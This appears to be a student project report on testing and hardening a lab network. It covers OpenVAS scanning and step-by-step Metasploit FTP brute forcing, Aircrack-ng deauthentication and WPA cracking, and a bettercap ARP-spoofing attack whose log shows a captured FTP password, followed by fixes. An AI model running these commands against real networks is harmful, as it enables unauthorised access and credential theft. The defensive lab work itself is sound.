Traffic showing that a login was made on the TP-Link Access Point

```
input[type="text"]::-ms-clear,
input[type='password']::-ms-reveal{
  display:none;
```

Wireshark Discoveries and Potential Impact

Wireshark can be used to capture the traffic that travels across the network. Captured traffic includes both encrypted and unencrypted information held within the traffic. Unencrypted traffic will show the data in plaintext, while encrypted traffic will not show itself to the user. If an

attacker uses Wireshark while on the network, all operations of the network will be available to play a role in potential attacks. This includes the attacker to discover the devices that are on the network, the communication that takes place between the devices, and any processes that are not secure being used on the network. This can include login information for different services that are shared on the network. For example, if the attacker sees that IGMP is regularly used as a protocol, a ping of death can be initiated to flood the destination IP address and potentially bring the device offline. If HTTP is regularly used instead of HTTPS, an attacker can scan the network and wait for a user to log in to a program, capturing the login credentials for future use. Wireshark can discover these vulnerabilities, and adjustments can be made to better secure the network from transporting unencrypted traffic.

Using OpenVAS

OpenVAS/Greenbone is a tool and web application that detects common vulnerabilities spread across a network. The vulnerabilities are not specific to open ports. All vulnerabilities can be patched upon discovery.

Accessing OpenVAS web interface

1. Start the OpenVAS service.
 - a. On the BeeLink Desktop, open a new terminal.
 - b. Type **sudo gvm-start**.
 - c. Type the root password.
 - d. Wait for the tool to count down from five.
2. Access the interface.
 - a. Open Firefox.

- b. Type **localhost:9392**.
- c. Type **admin** for the username.
- d. Type the generated password provided by the tool.

Scanning the Wireless Network

1. Click on “Scans” at the top of the screen.
2. Click “Tasks”.
3. Click on “New Task”, shown as a piece of paper with a spark.
4. Type **Wireless Network** for the name.
5. Create a new scan target.
 - a. Click “Create New Target”.
 - b. Type **Wireless** for the name.
 - c. Type **10.1.1.1-7** for the hosts.
 - d. Click “Save”.
6. For the “Scan Config”, select “Full and fast”.
7. Click “Save”.
8. Wait for the scan to finish. The “Status” will be listed as “Done”.

Scanning VLAN 10

1. Click “Tasks”.
2. Click on “New Task”, shown as a piece of paper with a spark.
3. Type **VLAN 10** for the name.
4. Create a new scan target.
 - a. Click “Create New Target”.

- b. Type **10** for the name.
 - c. Type **192.168.10.1-3** for the hosts.
 - d. Click “Save”.
5. For the “Scan Config”, select “Full and fast”.
6. Click “Save”.
7. Wait for the scan to finish. The “Status” will be listed as “Done”.

Scanning VLAN 20

1. Click “Tasks”.
2. Click on “New Task”, shown as a piece of paper with a spark.
3. Type **VLAN 20** for the name.
4. Create a new scan target.
 - a. Click “Create New Target”.
 - b. Type **20** for the name.
 - c. Type **192.168.20.1-3** for the hosts.
 - d. Click “Save”.
5. For the “Scan Config”, select “Full and fast”.
6. Click “Save”.
7. Wait for the scan to finish. The “Status” will be listed as “Done”.

Finding Scan Results

1. Click on “Scans”.
2. Click “Tasks”.
3. Under “Status”, click “Done” for “Wireless Network”.

4. Click “Download filtered report”, shown as a down arrow.
5. Under “Report format”, select “TXT”.
6. Click “Download”.
7. Click on “Scans”.
8. Click “Tasks”.
9. Under “Status”, click “Done” for “VLAN 10”.
10. Click “Download filtered report”, shown as a down arrow.
11. Under “Report format”, select “TXT”.
12. Click “Download”.
13. Click on “Scans”.
14. Click “Tasks”.
15. Under “Status”, click “Done” for “VLAN 20”.
16. Click “Download filtered report”, shown as a down arrow.
17. Under “Report format”, select “TXT”.
18. Click “Download”.

Identified Vulnerabilities

A general description of each vulnerability found by OpenVAS will be given in this section, as well as solutions that can be used to nullify the vulnerabilities found.

1. SSL/TLS Certification Expired
 - a. Severity: 5.0 (medium)
 - b. IP: 192.168.10.1, 192.168.20.1, 10.1.1.1

- c. Summary: This vulnerability means that no valid certification exists to encrypt the communication between a server and a client. If a user initiates a link with the server, then unencrypted traffic will travel back and forth between devices, allowing an attacker to steal the information travelling between devices. This is why web pages will show a warning page before a user can access them.
 - d. Solution: Install a new SSL certificate on each router across the network.
- 2. SSL/TLS: Depreciated TLSv1.0 and TLSv1.1 Protocol Detection
 - a. Severity: 5.0 (medium)
 - b. IP: 192.168.10.1, 192.168.20.1, 10.1.1.1
 - c. Summary: Both TLSv1.0 and TLSv1.1 include known vulnerabilities when in use. The main vulnerability is a flaw within the cryptography which can allow an attacker to spy on a user and the connection between the client and the server. Both versions do not receive security updates anymore.
 - d. Solution: Disable both protocols in favor of TLSv1.2+.
- 3. TCP timestamps
 - a. Severity: 2.6 (Low)
 - b. IP: 192.168.10.1, 192.168.20.1, 10.1.1.1, 10.1.1.6
 - c. Summary: Timestamps allow an attacker to discover the length of the session between a client and server.
 - d. Solution: Add an extra line to the configuration files disabling the timestamps. The line of code depends on which operating system is being used.
- 4. FTP Unencrypted Cleartext Login
 - a. Severity: 4.8 (medium)

- b. IP: 192.168.10.3, 192.168.20.3
- c. Summary: Each host is using port 21, an unencrypted port that passes data along in cleartext. This allows an attacker to capture login credentials.
- d. Solutions: Enable SSL/TLS on OpenMediaVault, and use port 22 instead of port 21 when connecting to the server on FileZilla.

OpenVAS Discoveries and Potential Impact

OpenVAS is a powerful tool, discovering vulnerabilities that may not be obvious the users and administrators on a network. The vulnerabilities have a range of severity, but that does not make the vulnerabilities less likely to be used if an attacker is aware that these vulnerabilities exist on a network. The vulnerabilities can be discovered by an attacker, and then used to stage greater attacks with more access the attacker gains. If an attacker sees that there is no proper SSL/TLS protection, the attacker can spy on sessions between the server and clients, stealing information that can initiate a small attack and then build up over time. With OpenVAS, these vulnerabilities can be discovered and patched before an attacker discovers that the network is open to having information stolen.

Attempting Exploits

This section will feature attempts made to try and exploit the network by using three different tools to try and expose three different kinds of information, including login information for the FTP server, the password to access the Wireless Network, and an active session between a client and server. Instructions will be provided on how to use each tool for each intended purpose, as

well as information about the tool and how attacks coming from the tool can be avoided or mitigated.

Using Metasploit to Attack the FTP Server

Metasploit is a vulnerability testing tool that is used in attempts to expose login information for different services. The suite uses wordlists to attempt brute-force attacks against a service, using every word or string included in a specified list to check if a combination of words is used to log into a service.

Using the Metasploit Framework

Metasploit will be used to attempt to access the FTP server. As Metasploit comes pre-installed on both Parrot OS and Kali Linux, the suite does not need to be downloaded. If necessary to download, instructions will be provided on how to install the device on Ubuntu systems in the Appendix below.

1. Verify that the FTP server can be communicated with.
 - a. On the HP Laptop, click on “MATE Terminal” at the top of the screen.
 - b. Type **sudo nmap 192.168.20.3**.
 - i. Type the root password for the system.
 - c. Verify that port 21 is listed as open.
2. Discover what version of FTP is in use.
 - a. Type **ftp 192.168.20.3**.
 - b. Record the version of FTP.
3. Set up the Metasploit for use against FTP.
 - a. Type **msfconsole**.

- b. Type **use auxiliary/scanner/ftp/ftp_login**.
- c. Type **set user_file /usr/share/wordlists/metasploit/unix_user.txt**.
- d. Type **set pass_file /usr/share/wordlists/metasploit/unix_passwords.txt**.
- e. Type **set rhosts 192.168.20.3**.

Figure 1-20

Setting up Metasploit parameters

```
msf6 > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) > set pass_file /usr/share/wordlists/metasploit/unix_passwords.txt
pass_file => /usr/share/wordlists/metasploit/unix_passwords.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set user_file /usr/share/wordlists/metasploit/unix_users.txt
user_file => /usr/share/wordlists/metasploit/unix_users.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set rhost 192.168.20.3
rhost => 192.168.20.3
msf6 auxiliary(scanner/ftp/ftp_login) > run
```

4. Attempt to list the login information for the FTP server.
 - a. Type **run**.
 - b. The service will attempt to log into the service using a combination of different usernames and passwords.
 - c. To switch to using a different password file, type **set pass_file /usr/share/wordlists/metasploit/[Enter the desired wordlist]**.
 - d. To switch to using a different user file, type **set user_file /usr/share/wordlists/metasploit/[Enter the desired wordlist]**.

Figure 1-21

The results of running Metasploit without finding login credentials

```
msf6 auxiliary(scanner/ftp/ftp_login) > run
[*] 192.168.20.3:21 - 192.168.20.3:21 - Starting FTP login sweep
[-] 192.168.20.3:21 - 192.168.20.3:21 - LOGIN FAILED: :admin (Incorrect: )
[-] 192.168.20.3:21 - 192.168.20.3:21 - LOGIN FAILED: :123456 (Incorrect: )
[-] 192.168.20.3:21 - 192.168.20.3:21 - LOGIN FAILED: :12345 (Unable to Connect: )
[-] 192.168.20.3:21 - 192.168.20.3:21 - LOGIN FAILED: :123456789 (Unable to Connect: )
[-] 192.168.20.3:21 - 192.168.20.3:21 - LOGIN FAILED: :password (Unable to Connect: )
[*] 192.168.20.3:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) > █
```

Metasploit Framework Impact

If the user enters a username or password for the FTP server that includes words or phrases, the attack could succeed in discovering login information for the service. Security principles should dictate that passwords be a mix of different characters, such as letters and numbers. When a password has a mix of characters and does not use proper words that could be found in a dictionary, the password becomes harder to discover, and with the wordlists already included in the Metasploit Framework, the probability should be very low in regards to the attack discovering the password. The attempts to hack into the service should fail if the user has a password that has a mix of characters, including letters, numbers, and special characters, since a complex password will not be included in the wordlists that come with Metasploit. Security principles should dictate that users do not have passwords freely stored on text documents, as these can also be used as the wordlists an attacker might use in an attempt to access the service.

Using Aircrack-ng to Crack WPA/WPA2

Aircrack-ng is a suite of tools that monitor and attempt to exploit the communication that takes place between wireless devices. The tool can be used as a packet sniffer, and also as a tool to hack the handshake and the shared key. Like Metasploit, the tool relies on wordlists to attempt to access the network, and relies on user inputs to determine the wireless station and gateway.

Using Aircrack-ng

Instructions will be given on how to use the suite of tools to sniff packets on the network, as well as attempt to crack the pre-shared key the devices use to communicate with each other on a network. The tool comes pre-installed on Kali Linux. If necessary, instructions will be given on how to download the tool in the Appendix below.

NOTE: Aircrack-ng requires the use of a computer that has wireless functionality. The tool will not work on a wired network that is connected to the wireless network.

1. On the BeeLink Desktop, disconnect from the network. Either unplug the ethernet cable or perform the following to disable the wired network.
 - a. Click on “Network Connections”.
 - b. Click “Wired Settings”.
 - c. Click “Disable”.
2. Discover the name of the wireless interface.
 - a. Open a new terminal.
 - b. Type **ifconfig**.
 - c. Verify the wireless card is listed as “wlx0mon”.
3. Use airmon-ng to sniff packets.
 - a. Type **sudo airmon-ng start wlx0mon**.
 - i. Enter the root password for the system.
 - b. The wireless card should now be able to start sniffing packets.
4. Use airdump-ng to discover the wireless networks available.
 - a. Type **sudo airdump-ng wlx0mon**.
 - b. The system will return a list of hardware being used in the exchange of wireless information.

- c. Record the MAC address of the TP-Link Access Point. The MAC Address should list the name of the network ID attached to the device.
5. Set airdump-ng to capture a handshake between devices.
 - a. Type **sudo airdump-ng -c** [The channel the device is running on] **--bssid** [The MAC address of the TP-LINK Access Point] **-w psk wlx0mon**.
 - i. Example: **sudo airdump-ng -c 4 --bssid BB:BB:BB:BB:BB:BB -w psk wlx0mon**.
 - ii. -c: The channel the Network ID is using to run.
 - iii. -w: Where the file that includes the handshake will be saved.
 - iv. Psk: The file type.
 - b. Leave the service running.
 - c. On the Acer Laptop, connect the device to the Wireless Network.
 - i. If a simple connection does not yield a handshake, type **aireplay-ng -0 1 -a** [MAC Address of the access point] **-c** [MAC address of the client] **wlx0mon**
 - ii. -0: To deauthenticate a client
 - iii. 1: The number of deauthentication packets sent.
 - iv. -a: The access point.
 - v. -c: The client devices being deauthenticated.
 - vi. The device will reauthenticate to the access point, yielding a handshake.
 - d. Airplay-ng should list on the BeeLink Desktop that a WPA handshake was captured.
 - e. On the BeeLink Desktop, tap the “Enter” key to stop the service.

6. Attempt to crack the pre-shared key with Aircrack-ng.
 - a. Type **sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt.gz -b [MAC address of access point] psk*.cap**
 - b. The tool will attempt to discover the pre-shared key/password used to access the network.
 - c. If a strong password is used that is a mix of letters and numbers, the attack should fail.

Aircrack-ng Impact

Aircrack-ng sniffs packets as a way to discover the devices on a network and uses them to determine where the access points on a network are. The tool also has the potential to crack the encrypted key used to communicate between different devices. However, the tool is also susceptible to failing. Like Metasploit, strong passwords that feature a mix of characters are the best defense against Aircrack-ng. Similarly, no text document should exist on the system that houses the passwords used across the network. Also, rather than psk, Enterprise/802.1x should be used, since that standard is harder to crack than psk. This can also prevent files from being created that can be used as wordlists for an attack to take place.

Using bettercap to Stage a Man-in-the-Middle Attack

Bettercap is a tool used to perform man-in-the-middle attacks against end devices on a network. Man-in-the-middle attacks target information passing through the network by attempting to trick end devices into thinking that the attacker PC is really the network gateway. Bettercap is similar to the tool Ettercap, except bettercap has expanded functionality and can work with wireless networks.

Using bettercap

The following are a list of instructions to attempt a man-in-the-middle attack against the wireless network. The tool comes pre-installed on Parrot OS. If necessary, instructions will be given on how to download the tool in the Appendix below.

1. Start Bettercap.
 - a. On the HP Laptop, click on “Applications” on the top-left corner of the screen.
 - b. Hover the mouse over “Pentesting”.
 - c. Hover the mouse over “Sniffing & Spoofing”.
 - d. Click on “bettercap”.
 - e. A new terminal session will start.
 - f. Enter the root password for the system.
2. Set the interface the tool will use.
 - a. Type **bettercap --iface wlan0**.

Figure 1-22

Entering the bettercap tool to set up



```
[root@scott-hppavilionx360convertible15dq0xxx]-[/home/scott]
#sudo bettercap --iface wlan0
bettercap v2.29 (built for linux amd64 with go1.17.1) [type 'help' for a list of
commands]
10.1.1.0/29 > 10.1.1.5 >>
```

3. Turn on the net probe.
 - a. Type **net.probe on**.
4. Discover the devices that are using the network.
 - a. Type **net.show**.

- b. Verify that devices “10.1.1.1” and “10.1.1.2” are available on the network.

Figure 1-23

Finding the device of the victim

```

10.1.1.0/29 > 10.1.1.5 » net.probe on
10.1.1.0/29 > 10.1.1.5 » [22:06:17] [sys.log] [inf] net.probe starting net.reco
n as a requirement for net.probe
10.1.1.0/29 > 10.1.1.5 » [22:06:17] [endpoint.new] endpoint 10.1.1.6 detected a
s 6c:5a:b0:b4:cd:70.
10.1.1.0/29 > 10.1.1.5 » [22:06:17] [endpoint.new] endpoint 10.1.1.2 (LAPTOP-ND
4JPE81) detected as e8:d0:fc:60:7a:fd.
10.1.1.0/29 > 10.1.1.5 »

```

5. Set the victim device.
 - a. Type **set arp.spoof.full duplex on**.
 - b. Type **set arp.spoof.target 10.1.1.2**.
 - c. Type **arp.spoof.on**.
 - d. Type **net.sniff on**.
6. Verify that the Acer Laptop is the victim of the attack.
 - a. On the Acer Laptop, click the “Search” icon, shown as a magnifying glass.
 - b. Type **cmd**.
 - c. Click on “Command Prompt”.
 - d. Type **arp -a**.
 - e. Verify that both Router 0 and the HP Laptop have the same MAC address.

Figure 1-24

The HP Laptop and Router 0 showing the same MAC address

```

Interface: 10.1.1.2 --- 0xe
Internet Address      Physical Address      Type
10.1.1.1              ac-d5-64-86-9c-99    dynamic
10.1.1.5              ac-d5-64-86-9c-99    dynamic

```


7. Generate traffic for the HP Laptop to monitor.
 - a. On the Acer Laptop, with the command prompt open, type **ping 10.1.1.6**.
 - b. Disconnect the laptop from the network.
 - c. Reconnect the laptop to the network.
 - d. Open Filezilla.
 - e. In the “Quickconnect” bar, enter the following information.
 - i. Host: **192.168.20.3**
 - ii. Username: **Acer**
 - iii. Password: [The password created for user Acer]
 - iv. Port: **21**
 - f. Click “Quickconnect”.

Figure 1-25

Packets captured from the man-in-the-middle attack

```

10.1.1.0/29 > 10.1.1.5 » net.sniff on
10.1.1.0/29 > 10.1.1.5 »
10.1.1.0/29 > 10.1.1.5 » Week 2 (Senior Project) (2/9-2/11)
10.1.1.0/29 > 10.1.1.5 »
10.1.1.0/29 > 10.1.1.5 » [22:16:03] [net.sniff.mdns] mdns LAPTOP-ND4JPE81 : PTR query for _googlecast._tcp.local
10.1.1.0/29 > 10.1.1.5 » [22:16:05] [net.sniff.mdns] mdns LAPTOP-ND4JPE81 : PTR query for _googlecast._tcp.local
10.1.1.0/29 > 10.1.1.5 » [22:17:58] [endpoint.lost] endpoint 10.1.1.2 (LAPTOP-ND4JPE81) e8:d0:fc:60:7a:fd lost.
10.1.1.0/29 > 10.1.1.5 » [22:18:45] [endpoint.new] endpoint 10.1.1.2 detected as e8:d0:fc:60:7a:fd.
10.1.1.0/29 > 10.1.1.5 » [22:18:45] [net.sniff.mdns] mdns LAPTOP-ND4JPE81.local : LAPTOP-ND4JPE81.local is 10.1.1.2
10.1.1.0/29 > 10.1.1.5 » [22:18:45] [net.sniff.mdns] mdns LAPTOP-ND4JPE81.local : Unknown query for LAPTOP-ND4JPE81.local
10.1.1.0/29 > 10.1.1.5 » [22:18:45] [net.sniff.mdns] mdns LAPTOP-ND4JPE81.local : LAPTOP-ND4JPE81.local is 10.1.1.2
10.1.1.0/29 > 10.1.1.5 » [22:18:51] [net.sniff.mdns] mdns LAPTOP-ND4JPE81.local : AAAA query for wpad.local
10.1.1.0/29 > 10.1.1.5 » [22:18:51] [net.sniff.mdns] mdns LAPTOP-ND4JPE81.local : A query for wpad.local
10.1.1.0/29 > 10.1.1.5 » [22:18:54] [net.sniff.mdns] mdns LAPTOP-ND4JPE81.local : PTR query for _googlecast._tcp.local
10.1.1.0/29 > 10.1.1.5 » [22:18:54] [net.sniff.mdns] mdns LAPTOP-ND4JPE81.local : PTR query for _googlecast._tcp.local
[22:18:56] [net.sniff.mdns] mdns LAPTOP-ND4JPE81.local : PTR query for _googlecast._tcp.local
10.1.1.0/29 > 10.1.1.5 » [22:18:56] [net.sniff.mdns] mdns LAPTOP-ND4JPE81.local : PTR query for _googlecast._tcp.local
10.1.1.0/29 > 10.1.1.5 » [22:19:42] [net.sniff.ftp] ftp LAPTOP-ND4JPE81.local > 192.168.20.3:ftp - USER Acer
10.1.1.0/29 > 10.1.1.5 » [22:19:42] [net.sniff.ftp] ftp LAPTOP-ND4JPE81.local > 192.168.20.3:ftp - USER Acer
10.1.1.0/29 > 10.1.1.5 » [22:19:42] [net.sniff.ftp] ftp LAPTOP-ND4JPE81.local > 192.168.20.3:ftp - PASS Xm07Nr9
10.1.1.0/29 > 10.1.1.5 » [22:19:42] [net.sniff.ftp] ftp LAPTOP-ND4JPE81.local > 192.168.20.3:ftp - PASS Xm07Nr9
10.1.1.0/29 > 10.1.1.5 » [22:19:52] [net.sniff.mdns] mdns LAPTOP-ND4JPE81.local : A query for wpad.local
10.1.1.0/29 > 10.1.1.5 » [22:19:52] [net.sniff.mdns] mdns LAPTOP-ND4JPE81.local : AAAA query for wpad.local
[22:19:53] [net.sniff.mdns] mdns LAPTOP-ND4JPE81.local : AAAA query for wpad.local

```

Bettercap Impact

Bettercap functions as a packet sniffer. However, the tool functions to steal information from a specific device, and will relay entire session information to the attacker, including when the

sessions start and stop. Unlike Wireshark, which collects all data that travels across a network, Bettercap can function to target only a single device, making finding information on one device easier. Man-in-the-middle attacks cannot be countered so that the attack cannot happen.

Prevention of attacks focuses on mitigation initiatives. This includes having a strong password and encryption for wireless networks to prevent attackers from easily access the network, using a virtual private network so that traffic cannot be easily monitored, and forcing secure protocols to be used to encrypt traffic travelling across the network, such as using HTTPS, SFTP, and SSL/TLS.

Patching Vulnerabilities

The following is a list of instructions that can be taken to secure the network to better protect against known vulnerabilities within the network, as discovered by OpenVAS. The steps taken will also be able to hide information discovered by the man-in-the-middle attack.

Patching Vulnerabilities found by OpenVAS

1. SSL/TLS Certification Expired
 - a. On the HP Laptop, open Firefox.
 - b. In the search bar, type **10.1.1.1**.
 - c. Log into the router.
 - d. Click on “CLI”.
 - e. Log in with the username and password for the system.
 - f. Type **openssl req -sha256 -out server.csr -new -newkey rsa:2048 -nodes -keyout server.key**.
 - g. Enter information specific to the local area of the router for the certification.

- i. Country: **United States**
 - ii. State: **Ohio**
 - iii. Locality: **Akron**
 - iv. Org name: **University of Akron**
 - v. Org unit: [Leave this blank]
 - vi. Common name: **Router 0**
 - vii. Email: [Leave this blank]
 - viii. Challenge password: [Leave this blank]
 - ix. Optional company name: [Leave this blank]
- h. Type **cat > /config/ssl/server.crt.**
- i. Type **cat > /config/ssl/intermediate.crt.**
- j. Type **cat /config/ssl/server.crt /config/ssl/private/server.key > /config/ssl/server.pem.**
- k. Type **Exit.**
- l. In the admin home, enter the following commands.
 - i. **configure**
 - ii. **set service gui ca-file /config/ssl/intermediate.crt**
 - iii. **set service gui cert-file /config/ssl/server.pem**
 - iv. **commit**
 - v. **save**
 - vi. **exit**
- 2. SSL/TLS: Depreciated TLSv1.0 and TLSv1.1 Protocol Detection
 - a. On the Acer Laptop, click on “Search”.

- b. Type **Internet Properties**.
 - c. Tap the “Enter” key.
 - d. Click “Advanced”.
 - e. Uncheck “Use TLSv1.0” and “Use TLSv1.1”.
- 3. TCP timestamps
 - a. On the HP Laptop, click on “MATE Terminal”.
 - b. Type **sudo nano /etc/sysctl.conf**.
 - i. Enter the root password for the system.
 - c. At the bottom of the document, type **net.ipv4.tcp_timestamps = 0**.
 - d. Type **sysctl -p**.
 - e. Tap the “Enter” key.
 - f. On the Acer laptop, click the “Search” icon.
 - g. Type **powershell**.
 - h. Tap the “Enter” key.
 - i. Type **netsh int tcp set global timestamps=disabled**.
 - j. Tap the “Enter” key.
- 4. FTP Unencrypted Cleartext Login
 - a. On the HP Laptop, open Firefox.
 - b. Type **192.168.20.3** into the search bar.
 - c. Log in with the username and password created previously.
 - d. Click “Services”.
 - e. Click “FTP”.
 - f. Click “TLS Settings”.

- g. Next to “Certificate”, click “Create”.
- h. Leave the default options already entered.
- i. For “Common Name”, type **192.168.20.3**.
- j. For “Country”, Select “United States”.
- k. Click “Create”.
- l. Click the checkmark for the changes to take effect.
- m. Click “Services”.
- n. Click “FTP”.
- o. Click “TLS Settings”.
- p. For “Certificate”, choose the certificate created previously.
- q. Check “Enabled”.
- r. Check “Required”.
- s. Click “Save”.
- t. Click the checkmark for the changes to take effect.

Figure 1-26

SSL certificate created on OpenMediaVault



The screenshot shows the 'Create' page for an SSL certificate in the OpenMediaVault web interface. The breadcrumb navigation at the top reads 'System | Certificates | SSL | Create'. The form contains the following fields and values:

Key size	4096b
The RSA key length.	
Period of validity	1 year
The number of days the certificate is valid for.	
Common Name *	192.168.20.3
Organization Name	University of Akron
Organization Unit	
City	Akron
State/Province	Ohio
Country *	United States

Figure 1-27

FileZilla showing an encrypted connection



No vulnerabilities should need to be patched as a result of the attacks using Metasploit or Aircrack-ng, as both tools failed to achieve the respective goal of each tool. Both tools cannot operate effectively as a result of strong passwords. These steps should be followed when creating passwords for the system.

- A. Create passwords that are a mix of letters and numbers. For the best security, use special characters, as well.
- B. Do not use strings of letters that form words. These words can be discovered using wordlists.
- C. Do not use default passwords.
- D. Do not use short passwords. At minimum, use passwords of eight characters in length.
- E. Do not use strings of characters that are also present within system documents. These documents can be used as wordlists for a possible attack.

Appendix

The following section lists any additional steps and instructions that may need to be taken to complete this project. This includes downloading the Linux operating systems used for the project, as well as performing any action that can allow users with different setups and

preferences to complete the processes instructed above. This will not include downloading Windows, as Windows is a proprietary operating system that can only be bought. All instructions and software featured in this section will be free.

Finding the MAC Address of Each Device

Finding the MAC Address on the Acer Laptop

1. Click on the “Search” icon.
2. Type **cmd**.
3. Tap the “Enter” key.
4. Type **ipconfig /all**.
5. Find “Wireless LAN Adapter Wi-Fi”.
6. Record the string of characters next to “Physical Address”.

Finding the MAC Address on the HP Laptop

1. Click on “MATE Terminal”.
2. Type **ifconfig**.
3. Find “wlo1”.
4. Record the string of characters next to “ether”.

Finding the MAC Address on the TP-Link Access Point

1. Open Firefox.
2. Type **10.1.1.6** into the search bar.
3. Log into the device.
4. Look for either the “Wired” or “Wireless” sections.

5. Record the string of characters next to “MAC Address”.

Verify DHCP Settings on the Wireless Adapter of the Acer Laptop

1. Right-click on “Network Connections”.
2. Click on “Network and Internet Options”.
3. Click “Advanced network settings”.
4. Click “More network adapter options”.
5. Right-click “Wi-Fi”.
6. Click “Properties”.
7. Double-click on “Internet Protocol Version 4 (TCP/IPv4)”.
8. Verify that “Obtain an IP Address automatically” is selected.

Download Kali Linux

1. Use any computer that is connected to the internet.
2. Open Firefox.
3. In the search bar, type **kali.org**.
4. Click “Download”.
5. Click “Bare Metal”.
6. Click “NetInstaller”.
7. Obtain a USB Flash Drive.
8. Open Etcher.
9. For “Flash from File”, select the downloaded Kali ISO file.
10. For the targeted drive, select the USB Flash Drive.
11. Click “Flash!”.

Install Kali Linux onto the Beelink Desktop

1. Plug the USB Flash Drive into the BeeLink Desktop.
2. Start the BeeLink Desktop.
3. Tap the “Delete” key on startup to enter the BIOS.
4. Use the arrow keys to navigate to the “Boot” menu.
5. Use the arrow keys to scroll down to “USB Device”.
6. Tap the “Enter” key.
7. Scroll up to “Boot Option #1”.
8. Tap the “Enter” key. USB Device should be listed as Boot Option #1.
9. Tap the “Esc” key.
10. Enter “Yes” to “Save Changes and Exit”.
11. Wait for the system to restart.
12. Follow the instructions to install Kali Linux based upon user preference.
13. Upon installing Kali Linux, remove the USB Flash Drive from the device.
14. Restart the device.

Download Parrot OS

1. Use any computer that is connected to the internet.
2. Open Firefox.
3. In the search bar, type **parrotsec.org**.
4. Click “Download”.
5. Click “Get Security Edition”.
6. Under “MATE Desktop”, click “Download”.

7. Obtain a USB Flash Drive.
8. Open Etcher.
9. For “Flash from File”, select the downloaded Parrot ISO file.
10. For the targeted drive, select the USB Flash Drive.
11. Click “Flash!”.

Install Parrot OS onto the HP Laptop

1. Plug the USB Flash Drive into the HP Laptop.
2. Start the HP Laptop.
3. On startup, tap the “esc” key.
4. Tap “F10” to enter the BIOS.
5. Use the arrow keys to navigate to the “Boot Options” menu.
6. Use the arrow keys to scroll down to “UEFI Boot Order”
7. Select “USB Flash Drive/USB Hard Disk”.
8. Tap the “Enter” key.
9. Scroll up to position below “UEFI Boot Order”.
10. Tap the “Enter” key. USB Flash Drive/USB Hard Disk should be listed as the first option.
11. Tap the “Esc” key.
12. Enter “Yes” to “Save Changes and Exit”.
13. Wait for the system to restart.
14. Follow the instructions to install Parrot OS based upon user preference.
15. Upon installing Parrot OS, remove the USB Flash Drive from the device.
16. Restart the device.

Manually Apply an IP Address to the Acer Laptop

1. Right-click on “Network Connections”.
2. Click on “Network and Internet Options”.
3. Click “Advanced network settings”.
4. Click “More network adapter options”.
5. Right-click “Wi-Fi”.
6. Click “Properties”.
7. Double-click on “Internet Protocol Version 4 (TCP/IPv4)”.
8. Select “Use the following IP address:”.
9. Enter the following information into the respective fields.
 - a. IP address: **10.1.1.2**
 - b. Subnet mask: **255.255.255.248**
 - c. Default gateway: **10.1.1.1**
10. Click “OK”.
11. Click “Apply”.

Manually Apply an IP Address to the HP Laptop

- a. On the top-right corner of the screen, click on the “Network Connections” icon, shown as an ethernet port.
- b. Click “Edit Connections”.
- c. Click “TP-Link Access Point”
- d. Click on the gear icon at the bottom of the window.
- e. Click “IPv4 Settings”.

- f. Click “Manual”.
- g. Under “Addresses”, click “Add”.
- h. Enter the following information into the respective boxes.
 - i. Address: **10.1.1.5**
 - ii. Netmask: **255.255.255.248**
 - iii. Gateway: **10.1.1.1**
- i. Click “Save”.

Find the IP Address of the Raspberry Pi on Startup

1. Obtain an ethernet cable.
2. Plug one end of the cable into the back of the Raspberry Pi and the other end of the cable into a wall-mounted ethernet port.
3. Power on the Raspberry Pi.
4. On another computer connected to the internet, open Firefox.
5. Type **advanced-ip-scanner.com** into the search bar.
6. Tap the “Enter” key.
7. Click “Free Download”.
8. Open the .exe file that was downloaded.
9. Select “English” for the language.
10. Choose the “Run” option instead of “Install”.
11. After the program loads, click “Run”.
12. Wait for the program to scan the network.
13. Under “Manufacturer”, locate the device that is listed as “Raspberry Pi Foundation”.
14. Record the IP address next to the device.

Creating and Storing Files in the FTP Server

1. On the Acer Laptop, open Microsoft Word.
2. Create a new document.
3. Type a desired message or string of characters into the document.
4. Click “File”.
5. Click “Save As”.
6. Click “Browse”.
7. Open the “Documents” folder.
8. Give the document a desired name.
9. Click “Save”.
10. Open FileZilla.
11. Under “Quickconnect”, enter the credentials for the user Acer.
12. Enter host **192.168.20.3**.
13. Enter port **21**.
14. Click “Quickconnect”.
15. Open the documents folder on the left-side panel of the window.
16. Locate the saved file.
17. Drag the file into the Acer folder.

Download Metasploit

1. Open a new terminal session.
2. Type **sudo apt get update**.
3. Type **sudo apt get upgrade**.

4. Type **curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && chmod 755 msfinstall && ./msfinstall.**

Download Aircrack-ng

1. Open a new terminal session.
2. Type **sudo apt get update.**
3. Type **sudo apt get upgrade.**
4. Type **sudo apt install aircrack-ng**

Download bettercap

1. Open a new terminal session.
2. Type **sudo apt get update.**
3. Type **sudo apt get upgrade.**
4. Type **sudo apt install bettercap**